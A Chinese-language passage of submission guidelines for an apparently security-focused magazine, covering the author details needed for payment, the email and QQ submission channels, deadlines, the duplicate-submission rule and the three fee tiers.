2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680